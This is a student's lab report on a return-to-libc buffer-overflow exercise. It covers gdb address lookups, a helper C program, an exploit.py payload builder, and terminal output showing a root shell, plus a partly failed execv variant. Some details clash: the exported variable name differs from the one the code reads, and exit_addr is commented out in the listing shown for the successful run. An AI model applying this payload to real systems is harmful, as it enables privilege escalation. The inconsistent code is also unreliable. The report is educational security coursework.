


Adam Albawab  
10/08/2021  
CSE5382-001

## Assignment 4: Return to Libc Attack

### Task 1:

Before starting on the first task I ensured that memory randomization was off and that /bin/sh was linked to /bin/zsh instead of /bin/dash. With the pre-tasks complete, it was time to do the first task. The first task involved discovering the addresses of the system and exit function through the use of the debugger in the linux terminal. As seen in the screenshot below I was successful in finding the two needed addresses to move on with the attack.



```
seed@VM: ~/.../Labsetup4
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

### Task 2:

The second task was essentially an extension of the first task because the goal was to find another address that would be needed for the attack. However in order to find the address of the string “/bin/sh” it was necessary to create the variable in the first place. This was done by simply exporting a variable to the environment and then using the sample code provided to display the address of the variable. Once that was done, it was a simple matter of running the code with the necessary flags and the address was discovered and the string was created. The code used and the execution of said code are in the two snapshots below.



```
prtenv.c
~/Documents/Labs...
exploit.py x prtenv.c x
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void main()
5 {
6     char* shell = getenv("MYSHELL");
7     if (shell)
8     printf("%x\n", (unsigned int)shell);
9     printf("%s\n", shell);
10 }
```

```
seed@VM: ~/.../Labsetup4
[10/08/21] seed@VM:~/.../Labsetup4$ export MYHELL=/bin/sh
[10/08/21] seed@VM:~/.../Labsetup4$ env | grep MYHELL
MYHELL=/bin/sh
[10/08/21] seed@VM:~/.../Labsetup4$ gcc -m32 -fno-stack-protector -o prtenv prtenv.c
[10/08/21] seed@VM:~/.../Labsetup4$ ./prtenv
ffffd443
/bin/sh
[10/08/21] seed@VM:~/.../Labsetup4$
```

### Task 3:

In the third task it was time to put everything together. First I edited the exploit.py file in order to provide the correct parameters. The three addresses needed were already discovered in the previous steps so they were simply filled in. All that remained was to determine the x, y, and z values in order to fill them in as well. The values would determine where the addresses would be placed in the input. So all that was needed was to discover y and then add four for z and four more for x. This was because system() has to be before exit() and then the argument to system() must follow. In order to figure out the y value I executed retlib to determine the address of the buffer inside of bof() and the frame pointer value inside of bof(). Then I subtracted the value of the frame pointer from the buffer which gave me the hex number 84. Then I converted 84 into decimal which equaled 132. This value gave me the start of where I should place my addresses. However I still needed to add four to this value so it can contain full memory addresses. Thus, I had filled out the required values and addresses and could move on to execution as seen below.

```
exploit.py
~/Documents/Labsetup4A/Labsetup4
Save

exploit.py  prtenv.c

1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 144
8sh_addr = 0xffffd443 # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 136
12system_addr = 0xf7e12420 # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 140
16#exit_addr = 0xf7e04f80 # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
```

Python 3 Tab Width: 8 Ln 21, Col 19 INS

Task 3 continued:

Once the code to create the input was complete, all that was left was to execute it. As seen below the attack was successful in opening a root shell.

```
seed@VM: ~/.../Labsetup4
[10/08/21] seed@VM:~/.../Labsetup4$ python3 exploit.py
[10/08/21] seed@VM:~/.../Labsetup4$ ./exploit.py
[10/08/21] seed@VM:~/.../Labsetup4$ ./retlib
Address of input[] inside main(): 0xffffcde0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd44
Frame Pointer value inside bof(): 0xffffcdc8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),133(vboxsf),136(docker)
# whoami
root
# exit
[10/08/21] seed@VM:~/.../Labsetup4$
```

After successfully opening a root shell, the next part of task three was to comment out the exit section of the exploit.py code and report our observations. As seen below, the exit code was not necessary to open the root shell. However when attempting to exit, there would be a segmentation fault because the code to exit could not be located without the address.


```
seed@VM: ~/.../Labsetup4
[10/08/21] seed@VM:~/.../Labsetup4$ python3 exploit.py
[10/08/21] seed@VM:~/.../Labsetup4$ ./exploit.py
[10/08/21] seed@VM:~/.../Labsetup4$ ./retlib
Address of input[] inside main(): 0xffffcde0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd44
Frame Pointer value inside bof(): 0xffffcdc8
# whoami
root
# exit
Segmentation fault
[10/08/21] seed@VM:~/.../Labsetup4$
```

In the last part of task three, the goal was to change the name of retlib to newretlib without changing the input and to report on our observations. When changing retlib's name it would slightly change the addresses so the command could not be found and a segmentation fault would occur. This can be seen below.

```
seed@VM: ~/.../Labsetup4
[10/08/21] seed@VM:~/.../Labsetup4$ ./newretlib
Address of input[] inside main(): 0xffffcdd0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd34
Frame Pointer value inside bof(): 0xffffcdb8
zsh:1: command not found: h
[10/08/21] seed@VM:~/.../Labsetup4$
```

#### Task 4:

For the fourth task the objective was to successfully attack the system again but this time circumventing the bin/dash countermeasure. This is done by using the `execv` function while passing it the addresses of both the `/bin/bash` and the `-p` in the form of environment variables. These commands are again hidden in the input and then executed. I had a bug however and could not reach the root shell. I did manage to open a shell but wasn't able to figure out how to read the second argument from the command line and could not get the `-p` flag to be passed to `execv`. Thus as seen below I reach the shell but not the root shell.

A terminal window titled 'seed@VM: ~/.../Labsetup4' showing the execution of a Python exploit script. The user runs 'python3 exploit2.py', then './exploit2.py', and finally './retlib 0xfffffd456 0xfffffd4b1 0'. The program outputs memory addresses for input, buffer, and frame pointer, followed by a 'bash-5.0\$ exit' prompt and an 'exit' command. The prompt returns to the user's shell.

```
seed@VM: ~/.../Labsetup4
[10/08/21]seed@VM:~/.../Labsetup4$ python3 exploit2.py
[10/08/21]seed@VM:~/.../Labsetup4$ ./exploit2.py
[10/08/21]seed@VM:~/.../Labsetup4$ ./retlib 0xfffffd456 0xfffffd4b1 0
Address of input[] inside main(): 0xfffffdb0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd14
Frame Pointer value inside bof(): 0xffffcd98
bash-5.0$ exit
exit
[10/08/21]seed@VM:~/.../Labsetup4$
```